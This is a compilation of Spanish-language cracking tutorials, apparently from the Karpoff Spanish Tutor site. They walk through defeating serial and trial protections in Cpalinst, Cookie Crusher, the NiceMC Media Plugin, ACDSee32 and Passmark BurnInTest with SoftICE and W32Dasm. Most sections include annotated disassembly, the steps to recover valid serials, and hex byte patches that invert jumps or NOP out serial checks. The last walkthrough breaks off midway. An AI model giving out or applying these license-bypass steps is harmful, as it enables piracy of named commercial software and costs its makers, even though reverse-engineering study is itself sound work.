vamos a empezar con **cpalinst** que por algo aparece la primera. pues le hacemos un **hwnd cpalinst** para ver que información sacamos de las ventanas. (no voy a poner la información que devuelve el comando, es muy trabajoso).

esta parece la buena, tres ***buttons*** y dos ***edit***, que es lo que tenemos arriba, en la ventana de registro, así que vamos a meter un breakpoint a la dirección del **window handle** del primer ***edit***, que en mi caso es **048c**. así que, **bmsg 048c wm_gettext.**

hacemos un crtl+d, volvemos a la ventana de registro, le damos al ***next*** y el estupendo softice salta en **user!bozosliveshere**, (siempre me he preguntado quien coño será el tal bozos y a quien le importa que viva ahí),

seguimos con **f12** unas cuantas veces hasta aparecer en **cpalinst!.text +375e**. y en la dirección **00404760** limpiamos el break con un **bc *** y una vez aquí vamos trazando con el **f10** hasta legar a:

:004047a0 8d85fcfeffff lea eax, dword ptr [ebp+ffffffefc] **-> nuestro número txungo en eax.**
:004047a6 50 push eax
:004047a7 8d857cffffff lea eax, dword ptr [ebp+ffffff7c] **-> nuestro nombre en eax.**

:004047ad 50 push eax
:004047ae 0fbf862c010000 movsx eax, word ptr [esi+0000012c]
:004047b5 50 push eax
:004047b6 668b862a010000 mov ax, word ptr [esi+0000012a]
:004047bd 50 push eax
:004047be e85b250000 call 00406d1e -> investigemos esta llamada.
:004047c3 66f7d8 neg ax
:004047c6 1bc0 sbb eax, eax
:004047c8 f7d8 neg eax
:004047ca 3ac3 cmp al, bl
:004047cc 740b je 004047d9 -> ojo con este, que nos saca fuera.
:004047ce 395dfc cmp dword ptr [ebp-04], ebx
:004047d1 7406 je 004047d9 -> y este también.
:004047d3 c6462801 mov [esi+28], 01
:004047d7 eb0f jmp 004047e8

call 00406d1e

dentro de esta llamada observamos fascinados como el nombre va sufriendo una serie de transformaciones de lo más "in". de **arkanian** pasa a **arkanian** y de ahí a este engrendro, **naariknaankiraan**. (todo esto se ve dandole caña al f10), llegaremos al código de abajo después de un rato:

* referenced by a (u)nconditional or (c)onditional jump at address:
|:00406d76(u)
|
:00406d8e ff7508 push [ebp+08]
:00406d91 e82cfcffff call 004069c2 ->aquí manipula el engendro.
:00406d96 894514 mov dword ptr [ebp+14], eax -> sorpresa, eax = ebx = edx =xxxxxxxx.
:00406d99 8d45d0 lea eax, dword ptr [ebp-30]
:00406d9c 6a2d push 0000002d
:00406d9e 50 push eax
:00406d9f e808ccffff call 004039ac
:00406da4 59 pop ecx
:00406da5 3bc6 cmp eax, esi
:00406da7 59 pop ecx
:00406da8 89450c mov dword ptr [ebp+0c], eax
:00406dab 89751c mov dword ptr [ebp+1c], esi
:00406dae 741e je 00406dce **-> saltamos.**
.....
.....etc

no voy a entrar en el rollo macabeo de explicar detalladamente todo lo que pasa en **call 004069c2**, pero os diré que coge valor por valor del engendro en que ha convertido nuestro nombre y junto con un valor fijo que planta en **esi (5034446801)** lo empieza a manipular en un largo bucle de instrucciones que se repite 30 veces (1eh , para los puristas).

una vez que retornamos de la llamada, observamos que **eax**, **ebx** y **edx** tienen el mismo valor. este valor es almacenado en **ebp+14** y luego utilizado en el siguiente código para establecer la comparación entre el serial bueno y el serial txungo:

* referenced by a (u)nconditional or (c)onditional jump at addresses:
|:00406dae(c), :00406dc6(c)
|
:00406dce 6a0a push 0000000a
:00406dd0 8d45d0 lea eax, dword ptr [ebp-30]
:00406dd3 5f pop edi
:00406dd4 57 push edi
:00406dd5 56 push esi
:00406dd6 50 push eax
:00406dd7 e8f2cbffff call 004039ce ->aquí manipula nuestro número txungo.
:00406ddc 83c40c add esp, 0000000c
:**00406ddf 3b4514 cmp eax, dword ptr [ebp+14] -> eax= 499602d2 y [ebp+14] = xxxxxxxx**.
:00406de2 0f8561010000 jne 00406f49 -> como no son iguales, ya sabes a donde vamos...
:00406de8 8b450c mov eax, dword ptr [ebp+0c]

call 004039ce

afortunadamente la manipulación de nuestro número es corta (solo consta de 10 caracteres) y la secuencia del bucle se reduce a ocho instrucciones:

```
* referenced by a call at addresses:
|:00405a32 , :00406dd7 , :00406e19 , :00406e41 , :00406e91
|:00406ea1
|
:004039ce 8b542404 mov edx, dword ptr [esp+04] -> nuestro serial txungo en edx
:004039d2 33c0 xor eax, eax -> eax = 0

* referenced by a (u)nconditional or (c)onditional jump at address:
|:004039e5(u)
|
:004039d4 8a0a mov cl, byte ptr [edx] -> los caracteres del serial a cl.
:004039d6 84c9 test cl, cl -> testea el valor de cl.
:004039d8 740d je 004039e7 ->salta al ret cuando no haya más caracteres.
:004039da 0fbec9 movsx ecx, cl
:004039dd 8d0480 lea eax, dword ptr [eax+4*eax]
:004039e0 42 inc edx
:004039e1 8d4441d0 lea eax, dword ptr [ecx+2*eax-30]
:004039e5 ebed jmp 004039d4 -> sigue el bucle..

* referenced by a (u)nconditional or (c)onditional jump at address:
|:004039d8(c)
|
:004039e7 c3 ret -> volvemos a 00406ddc.
```

observa detenidamente el código en **004039da** y las tres instrucciones siguientes,. ¿que hacen esta secuencia de instrucciones?. simplemente convierten a valor hexadecimal el serial de prueba que hemos puesto y que muestra **edx**.

conclusiones

cuando retornamos de la llamada, **eax = 499602d2**, este es el valor en hexadecimal de **1234567890**, no hay más que poner el siguiente comando, **?eax**, en softice para ver que estamos en lo cierto. después se establece la comparación con el valor almacenado en **ebp+14**, que es el correspondiente a nuestro nombre y, si no son iguales (que no lo son) el salto siguiente en **:00406de jne 00406f49**, nos manda fuera.

por lo tanto la conclusión es obvia, el valor de **ebp+14** es el valor en hexadecimal del número de serie bueno correspondiente a nuestro nombre. cogemos la calculadora del windows y hacemos la adecuada transformación.

solo queda registarse con el número bueno que acabamos de obtener para ver esto de aquí abajo cuando pinchamos en el botón ***about*** una vez finalizada la instalación:

cookie crusher v2.6

instalando

realizamos la instalación y vemos que no hay ventana de registro, así que suponemos que el programa se inicia como shareware y que la ventana de registro estará en alguna opción del tipo ***register***, ***licence*** o en el menu de ***about***.

regedit


una vez instalado y cuando lo hemos ejecutado una vez, vamos a echar un vistazo por el registro del windows. a veces encuentras cosas sorprendentes, si no leete el estupendo tutorial de ***gádix*** sobre ***macromedia flash 4*** que encontrarás en este mismo sitio.

ejecutamos **regedit** y en **hkey_current_user/software/the limit software/cookie crusher** encontramos estas interesantes claves:

- **license number "00000000"**
- **licensee "unregistered 30-day evaluation copy only"**

¡una estupenda pista!, el serial correcto consta de 8 caracteres, ¿el programa manipula el nombre y lo transforma a valor hexadecimal?... pues aunque parezca mentira eso es exactamente lo que hace.

iniciamos ***cookie crusher***, vamos al botón de ***about*** y de ahí al de ***license now*** y rellenamos con lo de siempre:



y te preguntarás ¿porqué diez caracteres si sabemos que son ocho?, pues porque el valor hexadecimal de **1234567890** es **499602d2**, (como hemos visto con el programa anterior), porque me lo se de memoria y cuando aparece este valor en cualquier registro del softice pues ya se de que va la cosa.

así que ctrl+d y vamos con softice.

softice

seguimos el mismo prodecimiento que con el programa anterior y desgraciadamente vemos que no funciona. el **bmsg 0c64 wm_gettext** al primer ***edit*** no salta. que curioso, ponemos varios **bpx** de los habituales y el único que salta es **getwindowtexta**, pero no conseguimos nada. un poco de intuición y suerte es lo que hace falta, así que vamos a ver si suena la flauta. tecleamos un **bpx hmemcpy** ... y softice salta de nuevo maravillosamente.

ahora podriamos utilizar el comando **page** con el valor que muestra **es:edi** (después del **repz movsd**) y luego un **bpr** de **rw** al selector 30 para salir disparados al código real del programa pero prefiero, en beneficio de la sencillez, darle caña al **f12** hasta salir a **cookie!.text +0001d013**, de ahí con **f10** vamos a pasar por unos cuantos ***ret*** hasta aterrizar aquí:


:00410f3d e8aa7b0300 call 00448aec
:00410f42 33f6 xor esi, esi **->aterrizamos aquí.**
:00410f44 8bc3 mov eax, ebx ->nuestro nombre en eax (ojo, ¿falta el último caracter?).
:00410f46 8bd8 mov ebx, eax **-> ?????**
:00410f48 eb0a jmp 00410f54 **->saltando...**

..... **etc.**

* referenced by a (u)nconditional or (c)onditional jump at address:
|:00410f48(u)
|
:00410f54 8b4da0 mov ecx, dword ptr [ebp-60] **-> aquí.**
:00410f57 8b81c4020000 mov eax, dword ptr [ecx+000002c4]
:00410f5d e8667b0300 call 00448ac8 -> manipula el nombre.
:00410f62 3bf0 cmp esi, eax -> eax = 8 caracteres.
:00410f64 7ce4 jl 00410f4a -> bucle atras hasta que esi = eax = 8.
:00410f66 69d7c1dc0100 imul edx, edi, 0001dcc1-> ¡lo que son las matemáticas!.
:00410f6c 89d7 mov edi, edx -> el número que buscamos en edi.
:00410f6e 83ff01 cmp edi, 00000001
:00410f71 7d05 jge 00410f78 **-> salto...**
.....
.... **más código**

* referenced by a (u)nconditional or (c)onditional jump at address:
|:00410fa0(u)
|
:00410fa7 8d45f8 lea eax, dword ptr [ebp-08]
:00410faa e801150800 call 004924b0
:00410faf ff45c0 inc [ebp-40]
:00410fb2 8b00 mov eax, dword ptr [eax] -> nuestro número de prueba en eax.
:**00410fb4 e833a40600 call 0047b3ec -> manipula el número y cuando retorna...**
:**00410fb9 8bd8 mov ebx, eax -> eax = ebx = 499602d2**.
.....
..... **más código**
.....
00410fe1 8bcf mov ecx, edi
:00410fe3 8bc1 mov eax, ecx
:00410fe5 99 cdq
:00410fe6 33c2 xor eax, edx
:00410fe8 2bc2 sub eax, edx
:**00410fea 3bd8 cmp ebx, eax -> comparación entre el serial bueno y el malo**.
:00410fec 0f85eb010000 jne 004111dd -> como no son iguales, nos manda fuera...
:00410ff2 66c745b42c00 mov [ebp-4c], 002c

solo queda hacer un **?eax** para ver de nuevo que **499602d2** hexadecimal es **1234567890** en decimal y con un **?ebx** obtenemos el número de serie correcto. con este número nos registramos adecuadamente como puedes comprobar:



---

apunte final

¿como crackear estas "protecciones"?, puedes probar a invertir el salto después de la comparación, verás que funciona sin ningún problema. mejor todavía es cambiar el código de las comparaciones de manera que el serial se compare consigo mismo.

otra cosa que nunca falla es comprar el programa, si te gusta, y ser un usuario debidamente autorizado.

si esperabas encontar algún serial number correcto, siento decepcionarte, ya sabes, quien quiera peces...

de todas formas, alguna vez tendrás que aprender a pescar..., ¿no?

¡ je, je ,je !

"if you give a man a crack
he'll be hungry again tomorrow,
but if you teach him how to crack,
he'll never be hungry again."

+orc

---

dedicado a toda esa gente que está hambrienta de conocimiento.

karpoff spanish tutor: página dedicada a la divulgación de información en castellano, sobre ingeniería inversa y programación. email "colabora con tus proyectos"

Karpoff Spanish Tutor

Programa:	**NiceMC Media Plugin v1.7**

PROTECCION:	Serial, y una nag, muy molestosa, y tan grande que no me deja ver mis videos de música favoritos ademas si lo mueves a un extremo aparece otro igual, y siguen jeringando, al 4 tema deja de responder ya no reproduce nada.		
Descripcion:	Este plugin no solo hace que reproduzcamos solo música sino también videos desde .mpg hasta archivos *.dat,*.vob que son los archivos para DVD y como dije muchos otros más. También pueden verse imágenes en forma de diapositivas.		
Dificultad:	**Principiante**		
DOWNLOAD:	http://www.nicemcmedia.com		
Herramientas:	**SoftICE cualquier versión yo utilizo la ver. 3.25** **W32Dasm Ver 8.93 (Opcional)** **Hworks32 editor hexadecimal (Opcional)**		
CRACKER:	**X**	**FECHA:**	**10/10/2000**

INTRODUCCION

Bueno después de leerme todos los tutoriales que me baje de la pagina de **KARPOFF** , Cracker al que no tengo el gusto de conocer, y a sus muchos amigos que tiene por ahí; también Crackers especializados; a quienes agradezco por los conocimientos que me transmitieron, y que ahora también yo aporto con este granito de arena.

Espero que les sirva.

AL ATAKE

ahora es el momento de iniciar el plugin, ejecuten winamp, y les aparecerá una nag, con 6 botones, el 1º para la registración (enter registration code), y el quinto para continuar sin registrarse (i agree). y una nota que nos dice que este mensaje desaparecerá cuando nos registremos.

esta bien, presionemos el botón de registro (enter registration code), aparece una ventana con el nombre de "registration info", coloquen cualquier dato a name y key code y presionen el botón "ok".

en mi caso coloque:

name: fancy <- anota esto en un papel tal como esta, pero lo que tu coloques

key code: 123456789

vemos que al presionar aparece un mensaje que dice "wrong code" con el botón aceptar. si presionamos aceptar desaparece la ventana de mensaje.

conclusiones:

la ventana parece del tipo <messageboxa>, así que podemos ir softice a comprobarlo, pero podemos intentar con el w32dasm buscado el mensaje que nos mostró al introducir el registro falso. veamos... vamos, antes cierren winamp talvez les aparezca un mensaje de error, en mi maquina aparece!..., pero después que lo crackee ya nunca más volvió a salir. no se preocupen.

ya esta cargado nuestro w32dasm con winamp, ya saben verdad:

1º click disassembler

2º clic open file to disassembler

3º cargar el archivo in_nicemc.dll

4º esperar, todo depende de la velocidad de su pc.

5º guardar el archivo como proyecto, lo utilizaremos más tarde, y asi después de reiniciar, se cargara este archivo más rápido casi instantáneamente, esto para evitar esperando, y sobre todo para abrir rápidamente cualquier otro archivo. esto se hace de la siguiente manera:

clic disassembler

clic save disassembler text file and create project file.

escoger el directorio donde guardarlo, y clic en "aceptar", el nombre se dara por defecto *.alf.

6º buscar el mensaje que vimos en la ventana. "wrong code", en string data references o con find text, pero ya saben primero lo primero.

7º me hierve la cabeza, por no haberlo encontrado.

8º no nos queda otra que utilizar el súper softice, también pueden utilizar trw2000, muy parecido al softice pero no necesitamos reiniciar a fancy (así se llama mi maquina "mundo de fantasías") o su pc.

la razón de no haberlo encontrado es porque, es que los plugins son archivos *.dll que winamp carga en su carpeta de plugins.

además también busque en este archivo in_nicemc.dll, y no encontre nada, es por eso que

vamos al softice, el nos dara una pista. para que noten no todo esta en los archivos *.exe, como algunos ven en los tutoriales que han leído.

pasos:

1º reiniciar a (fancy), su pc para cargar softice.

2º antes de hacer cualquier cosa, talvez no veas el archivo in_nicemc.dll en tu pc. para debes de ir a en cualquier ventana de windows o hacer doble clic a mi pc del menu de herramientas clic en "ver", "opciones de carpeta" -> planilla "ver" clic "mostrar todos los archivos" y aceptar.

3º carga el archivo in_nicemc.dll en el w32dasm y espera, o bien abre tu proyecto in_nicemc.alf si lo guardaste como proyecto y listo ahí esta.

4º abrir el loader32 (softice) y cargar winamp.

5º clic en load el icono de las tuercas y clic en si.

6º clic "f5", vez que se cargo winamp.

7º haz clic en play te aparecera el nag, entra a "enter registration code", e introduce datos en "name" y "key code" y no presiones todavía "ok"

8º realiza un control+d para volver al softice y coloca un bpx messageboxa y enter luego "f5".

9º ahora si puedes presionar "ok", vamos sin miedo.

10º saltamos al softice, ahora debes estar viendo

user32! messageboxa

xxxx:xxxxxxxx 55 push ebp

11º presiona "f12" y volveras a windows y te mostrara el mensaje de error haz clic en aceptar y volveras al softice, en realidad al lugar de donde se llamo al mensaje de error:

* reference to: user32.messageboxa, ord:01c3h

|

:xxxx75af ff1570484610 call dword ptr [10464870] <- este llama al mensaje de error "bueno en softice aparecera" como sigue

025f:029c75c7 ff157048e202 call [user32!messageboxa]

si buscas estas direcciones en el archivo de winamp desemsamblado no lo encontraras, como te dije este se encuentra en el archivo *.dll el plugin.

:xxxx75b5 eb16 jmp 100075cd

* referenced by a (u)nconditional or (c)onditional jump at address:

|:xxxx759d(c)

|

:xxxx75b7 6a00 push 00000000

para que te ubiques mejor ve al w32dasm

y en goto code location escribe 100075af

```
:1000757b 83c404 add  esp, 00000004
:1000757e a314d30210  mov dword ptr [1002d314], eax
:10007583 a114d30210  mov eax, dword ptr [1002d314]
:10007588 50          push eax
:10007589 68c0350e10  push 100e35c0
```

:1000758e e8e79dffff call 1000137a <- este llama a la rutina de comprobación del serial, debes entrar a este para estudiarlo, pero como lo estudie, te lo explicare.

```
:10007593 83c408 add esp, 00000008
```

:10007596 833d18d3021000 cmp dword ptr [1002d318], 00000000 <- este compara la comprobación del registro si es valido o no

```
:1000759d 7418       je 100075b7
:1000759f 6a00       push 00000000
:100075a1 685c940210 push 1002945c
:100075a6 68e8930210 push 100293e8
:100075ab 8b4d08     mov ecx, dword ptr [ebp+08]
:100075ae 51         push ecx

* reference to: user32.messageboxa, ord:01c3h
|
:100075af ff1570484610 call dword ptr [10464870]
:100075b5 eb16         jmp 100075cd
```

explicación

:1000758e e8e79dffff call 1000137a <- aquí debes entrar presiona el boton "call" si estas con softice presiona "f8"

```
* referenced by a call at addresses:

|:10006582 , :1000758e , :10007f06

|
```

:1000137a e9e10a0000 jmp 10001e60 <-aquí apareces ahora presiona "jump to", si estas en softice "f10 o f8"

```
* referenced by a (u)nconditional or (c)onditional jump at address:
|:1000137a(u)
|
:10001e60 55             push ebp <-aquí apareces
:10001e61 8bec           mov ebp, esp
:10001e63 83ec48         sub esp, 00000048
:10001e66 53             push ebx
:10001e67 56             push esi
:10001e68 57             push edi
:10001e69 c745f800016201 mov [ebp-08], 01620100
:10001e70 c745fc00000000 mov [ebp-04], 00000000
:10001e77 eb09           jmp 10001e82 <- colocate aquí y presiona "jump to", si estas en
```

softice "f10 o f8"

```
* referenced by a (u)nconditional or (c)onditional jump at address:
|:10001e77(u)
|
:10001e82 8b4d08   mov ecx, dword ptr [ebp+08]<-aquí apreces baja más
:10001e85 51       push ecx
```

```
* reference to: msvcrt.strlen, ord:02beh
|
:10001e86 e851570100 call 100175dc <- si estas en softice presiona "f10", para no entrar a
la llamada
:10001e8b 83c404      add esp, 00000004
:10001e8e 3945fc      cmp dword ptr [ebp-04], eax
:10001e91 7341        jnb 10001ed4
:10001e93 8b5508      mov edx, dword ptr [ebp+08]
:10001e96 0355fc      add edx, dword ptr [ebp-04]
:10001e99 0fbe02      movsx eax, byte ptr [edx]
:10001e9c 83e801      sub eax, 00000001
:10001e9f 8b4d08      mov ecx, dword ptr [ebp+08]
:10001ea2 034dfc      add ecx, dword ptr [ebp-04]
:10001ea5 0fbe11      movsx edx, byte ptr [ecx]
:10001ea8 83c202      add edx, 00000002
:10001eab 0fafc2      imul eax, edx
:10001eae 8b4d08      mov ecx, dword ptr [ebp+08]
:10001eb1 034dfc      add ecx, dword ptr [ebp-04]
:10001eb4 0fbe11      movsx edx, byte ptr [ecx]
:10001eb7 83c205      add edx, 00000005
:10001eba 0fafc2      imul eax, edx
:10001ebd 6bc009      imul eax, 00000009
:10001ec0 8b4df8      mov ecx, dword ptr [ebp-08]
:10001ec3 8d5401f2    lea edx, dword ptr [ecx+eax-0e]
:10001ec7 8955f8      mov dword ptr [ebp-08], edx
:10001eca 837dfc0c    cmp dword ptr [ebp-04], 0000000c
:10001ece 7502        jne 10001ed2
:10001ed0 eb02        jmp 10001ed4 <- colocate aqui y presiona "jump to", si estas en
softice "f10 o f8"

* referenced by a (u)nconditional or (c)onditional jump at addresses:
|:10001e91(c), :10001ed0(u)
|
:10001ed4 8b45f8   mov eax, dword ptr [ebp-08] <- aqui apareces baja
mucho ojo aqui, como oi por ahi, pon ojos de buho, super abiertos
:10001ed7 3b450c   cmp eax, dword ptr [ebp+0c] <- si estas con softice, coloca esto en la
ventana de comandos:

? eax y enter, anota el numero en decimal que aparece, borra todos los bpx (bc*) y "f5",
coloca el mismo nombre que colocaste anteriormente y el numero de registro que anotaste.




:10001eda 750a jne 10001ee6 <- aquí puedes modificar con el editor hexadecimal, su offset es
1eda cambiar 75 por 74 (je 10001ee6), solo para practicar y te dara buenos resultados, es
decir no saltara.

:10001edc c70518d3021001000000 mov dword ptr [1002d318], 00000001 <- aquí saltara si
modificas con el editor y tomara tu serie como válido.

listo eso es todo, si seguiste bien con softice, o w32dasm podras notar que no es tan
complicado hacer un keygen haber si lo logras, te ayudara mucho para aprender el lenguaje
ensamblador, yo lo haré pero me llevara un poco de tiempo, mientras disfruta de este plugin,
como yo en este momento.
```

x

Karpoff Spanish Tutor

Programa:	ACDSee32 V 2.41

PROTECCION:	Serial, y una nag, molestosa aparece cada cierto numero de imágenes mostradas, recordándonos que debemos registrarnos.		
Descripcion:	Programa para ver imágenes, *.bmp, *.jpg, *.gif, etc, se los recomiendo muy bueno, en español		
Dificultad:	**Principiante**		
DOWNLOAD:	http://www.acdsystems.com/es/products/acdsee		
Herramientas:	**SoftICE cualquier versión yo utilizo la ver. 3.25** **W32Dasm Ver 8.93 (Opcional)** **Hworks32 editor hexadecimal (Opcional)**		
CRACKER:	**X**	**FECHA:**	**10/10/2000**

introduccion

después de varios estudios, a los cracks, tuve una idea, como dijeron que existen muchas maneras de crackear, me puse a ver este programa y a ver si podía hacerlo de manera diferente al ya explicado y lo logre, es una manera de practicar, vamos inténtalo.

al atake

como siempre se ha dicho, primero estudiemos el comportamiento del programa, notamos que en la ventana aparece un mensaje de [no registrado], vamos al menu "ayuda" y clic "en acerca de acdsee 32", vemos una nag, la misma que molesta cada vez que vemos una cantidad de imágenes con el, ahora haz clic, en "registrese hoy", y aparece la ventana de registro llena datos y "ok", aparece un mensaje, este mensaje es un [messageboxa], puedes usarlo con el softice, una manera, de no estar adivinando, es usando apis 32, una utilidad que te muestra cual fue la ultima llamada de apis de windows que se hizo, y que función, en este caso me devolvió [messageboxa], y esta en la dirección xxxx:4095f3.

coloca este mensaje como control+d, bpx messageboxa en softice, antes de presionar "ok", después salte del softice, y ahora si "ok", estamos en softice presiona "f12", para saber que parte del codigo envio este mensaje:

025f:0044a4fd call [user32! messageboxa] <- este llamo al mensaje de error

xxxx:xxxxxxxx pop edi ß aquí apareces después de presionar "f12"

xxxx:xxxxxxxx add esp,00000100

bueno para, ubicarnos mejor vamos al w32dasm y cargamos el programa vamos a esa dirección, recorremos arriba en el codigo, en realidad es adelante, y buscamos alguna pauta, como un "je" un salto condicional, pero no encontramos nada, vamos de nuevo al softice, ten en cuenta que aun debe estar "bpx messageboxa", hacemos lo mismo presionando "ok", en la ventana de registro, y saltamos de nuevo, al codigo de arriba, presionamos de nuevo "f12", y saltamos al codigo que hizo esa llamada:

```
:004591b1 e8ea12ffff     call 0044a4a0 ß este hizo la llamada para el error
:004591b6 83c414         add esp, 00000014 ß apareces aqui
```

subimos un poco con el softice, y vemos una comparación y salto sospechosos aquí:

```
:00459121 e8faeffffff    call 00458120 ß este verifica el serial
:00459126 83f801         cmp eax, 00000001 ß compara si serial es verdadero
:00459129 7543           jne 0045916e ß si no lo es salta
:0045912b a1b4045000     mov eax, dword ptr [005004b4]
:00459130 8b3d18045000   mov edi, dword ptr [00500418]
```

ahora debemos profundizar esto, es decir entremos a la llamada para ver donde, pone eax en 1, tambien podíamos cambiar el jne por je, pero en realidad saltamos al mensaje de si registrado cuando en realidad no lo estamos asi que esto no sirve, es por eso que debemos profundizar el call 00458120. antes debes hacer bc 0 para borrar el messageboxa, ya no nos sirve.

después de ingresar a esa call ya saben con "f8", presionen "f10" para trazar el codigo, hasta aquí:

```
:0045816e 51         push ecx
:0045816f 53         push ebx
:00458170 56         push esi
:00458171 50         push eax
:00458172 e8391c0000 call 00459db0 ß este call pone a eax=0
:00458177 83c410     add esp, 00000010
:0045817a 85c0       test eax, eax
:0045817c 740f       je 0045818d ß este salta
:0045817e 5f         pop edi
:0045817f 5e         pop esi
:00458180 5d         pop ebp
:00458181 b801000000 mov eax, 00000001
:00458186 5b         pop ebx
:00458187 83c424     add esp, 00000024
:0045818a c20c00     ret 000c
```

bueno ahora ponemos un bpx en 458172 para ver que hace, luego cierra el programa, vuelve a ejecutar el programa, notaras que siempre que cierras y ejecutes el programa, siempre llamara a esta instrucción:

```
:00458172 e8391c0000 call 00459db0 ß este call pone a eax=0
```

mi logica es que este es el que comprueba en serial siempre, asi que vamos a nopear, es decir vamos al editor hexadecimal, al offset 58172

y cambiamos e8 39 1c 00 00 por 90 90 90 90 90, y listo estamos registrados.

para todos aquellos que quieran, dar ideas, consultar, o trabajar en grupos ayudándonos, aquí pueden encontrarme:

mi correo:

dyfred@lettera.net bueno pero este cambiara más adelante

mi número de icq (yo utilizo el icq2000a)

79406190 aquí seguro me encuentran los sabados desde 11:00pm a 12:00, estoy muy limitado de navegar. :(

bueno tengo otros tres cracks tambien ya realizados pero me falta tiempo para, transcribirlos de seguro la proxima semana estaran ya listos para ustedes, pasare a describir a los programas que he modificado:

windowsfx: programa para hacer hecer que tus menues sean transparentes, en esto se destaca más, pero tiene más utilidades.

http://www.stardock.com/products/windowfx/download.html

winrar: el programa que tiene de evaluación 40 días. para windows 98 ya lo conocen.

y el otro que no me acuerdo porque lo hicimos en casa de un amigo, es lo ustedes llaman crackme.

x

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor

Programa:	**Passmark-BurnInTest v2.0**

PROTECCION:	Trial de 30 días. 15 minutos de ejecución.		
Descripcion:	Herramienta que permite comprobar la estabilidad del sistema		
Dificultad:	**Principiante**		
DOWNLOAD:	http://www.passmark.com		
Herramientas:	**Softice, Wdasm, Editor Hexa, ExeScope**		
CRACKER:	**KuaTo_ThoR**	**FECHA:**	10/10/2000

INTRODUCCION

Muy buenas una vez más, otra vez estoy aquí, pero esta vez como miembro del grupo [K-FoR], así que os invito a que paséis por nuestra página, http://pagina.de/kfor, no os defraudará.

A parte de las herramientas arriba mencionadas, para el último retoque voy a utilizar el Exescope. Aunque esta última parte no es obligatoria, no viene mal pasar un buen rato ;-)

al atake

preliminares. obtener información

lo primero como siempre es saber de que va el tema. ejecutamos el programa, y nos recibe una ventanita de registro, donde si no ponemos nada, podemos continuar, y si metemos unos datos al azar, aparece una ventana diciéndonos que nos hemos equivocado.

vamos a la ayuda, y allí nos dicen que el programa dura 30 días, pero además, sólo tenemos 15 minutos en cada ejecución.

bueno ya sabemos que tenemos que intentar hacer, ahora nos queda saber si el ejecutable está empaquetado o encriptado, a parte del compilador. utilizamos la herramienta que queramos, ya sea gettyp, file analizer, file inspector, etc..., y nos dice que no está encriptado, ni empaquetado, y que el compilador es visual c++ 5.0. por ahora ningún problema.

tened preparado softice, porque vamos a empezar con él. (y continuaremos y acabaremos con él)

la nag inicial

este tipo de ventanitas al inicio son muy comunes, si quieres puedes continuar, sin meter el código. además suele pasar que al eliminar la ventana, eliminas la protección, porque ésta se suele basar en que ya no te deja dar a continue. el método que yo suelo utilizar se reduce a lo siguiente: encontrar el call donde se llama a la ventana, hacer que pase por él cómo si hubiesemos pulsado el botón de continuar.

vamos a por ella, iniciamos el programa y nos sale la ventanita. esta vez he decidido entrar en ella con los **window messages**, concretamente con **wm_destroy**. es decir cuando destruyamos la ventana softice saltará. pero primero hay que saber que ventana es, vamos a softice (ctrl+d), y si no sabemos el nombre del ejecutable introducimos el comando **task**, y nos aparecerán todos los programas que están funcionando en nuestro ordenador. hay está, **bit**, éste es. ahora tenemos que saber cuál es el handle ('manejador') de nuestra ventana, para ello está el comando **hwnd + tarea**, donde tarea es el nombre de nuestro ejecutable, en este caso, **hwnd bit**, y nos aparece un listado con las ventanas que tiene en este momento nuestro programa, con sus respectivos botones, la que aparece en primer termino suele ser la que estamos buscando. en este caso a mi me sale esto: **handle: 4c0(1)** , fijaos que bajo **class-name** aparece **#32770 (dialog)**, y a continuación se ramifican los botones y otras cosillas. como observación, si nos interesase que saltase al pulsar un botón, en lugar de wm_destroy, utilizaríamos **wm_command**, sería exactamente igual, salvo que el handle continuaría siendo el de la ventana a la que pertenece el botón, no el del propio botón. es decir, que en este caso sería 4c0.

una vez tenemos el handle, que será distinto en vuestros ordenadores (incluso de una vez para otra), tenemos que poner el breakpoint correspondiente, un **bmsg + handle + windowmessage**, en este caso sería, **bmsg 4c0 wm_destroy**. ya está, salimos de softice y pulsamos a continuar y ....

...salta softice, vamos pulsando f12 hasta que aparezca en la línea verde **bit**, y aparecemos en:

```
* reference to: user32.dialogboxparama, ord:0093h
|
:00408995 ff1580f24100 call dword ptr [0041f280]
:0040899b 56 push esi    <- aquí es donde aparecemos.
:0040899c 8bf8 mov edi, eax
:0040899e e868ba0000 call 0041440b
:004089a3 83c404 add esp, 00000004
:004089a6 85ff test edi, edi
:004089a8 751c jne 004089c6
```

podríamos seguir con f10 hasta encontrar un ret, para ver de donde venimos, pero en este caso es más cómodo pulsar una vez más f12, por momentos parece que no va a volver a softice, pero de pronto vuelve a romper y ahora aparecemos aquí:

```
* referenced by a call at address:
|:0040148c
|

* possible stringdata ref from data obj ->"2"
|
:00408560 c70508fc4200084f4200 mov dword ptr [0042fc08], 00424f08
:0040856a c70504fc420000000000 mov dword ptr [0042fc04], 00000000
:00408574 e897000000 call 00408610
:00408579 83f801 cmp eax, 00000001  <- aquí aparecemos esta vez. realmente interesante ¿no?
:0040857c 7501 jne 0040857f  <- aún más interesante que antes, jeje.
:0040857e c3 ret
```

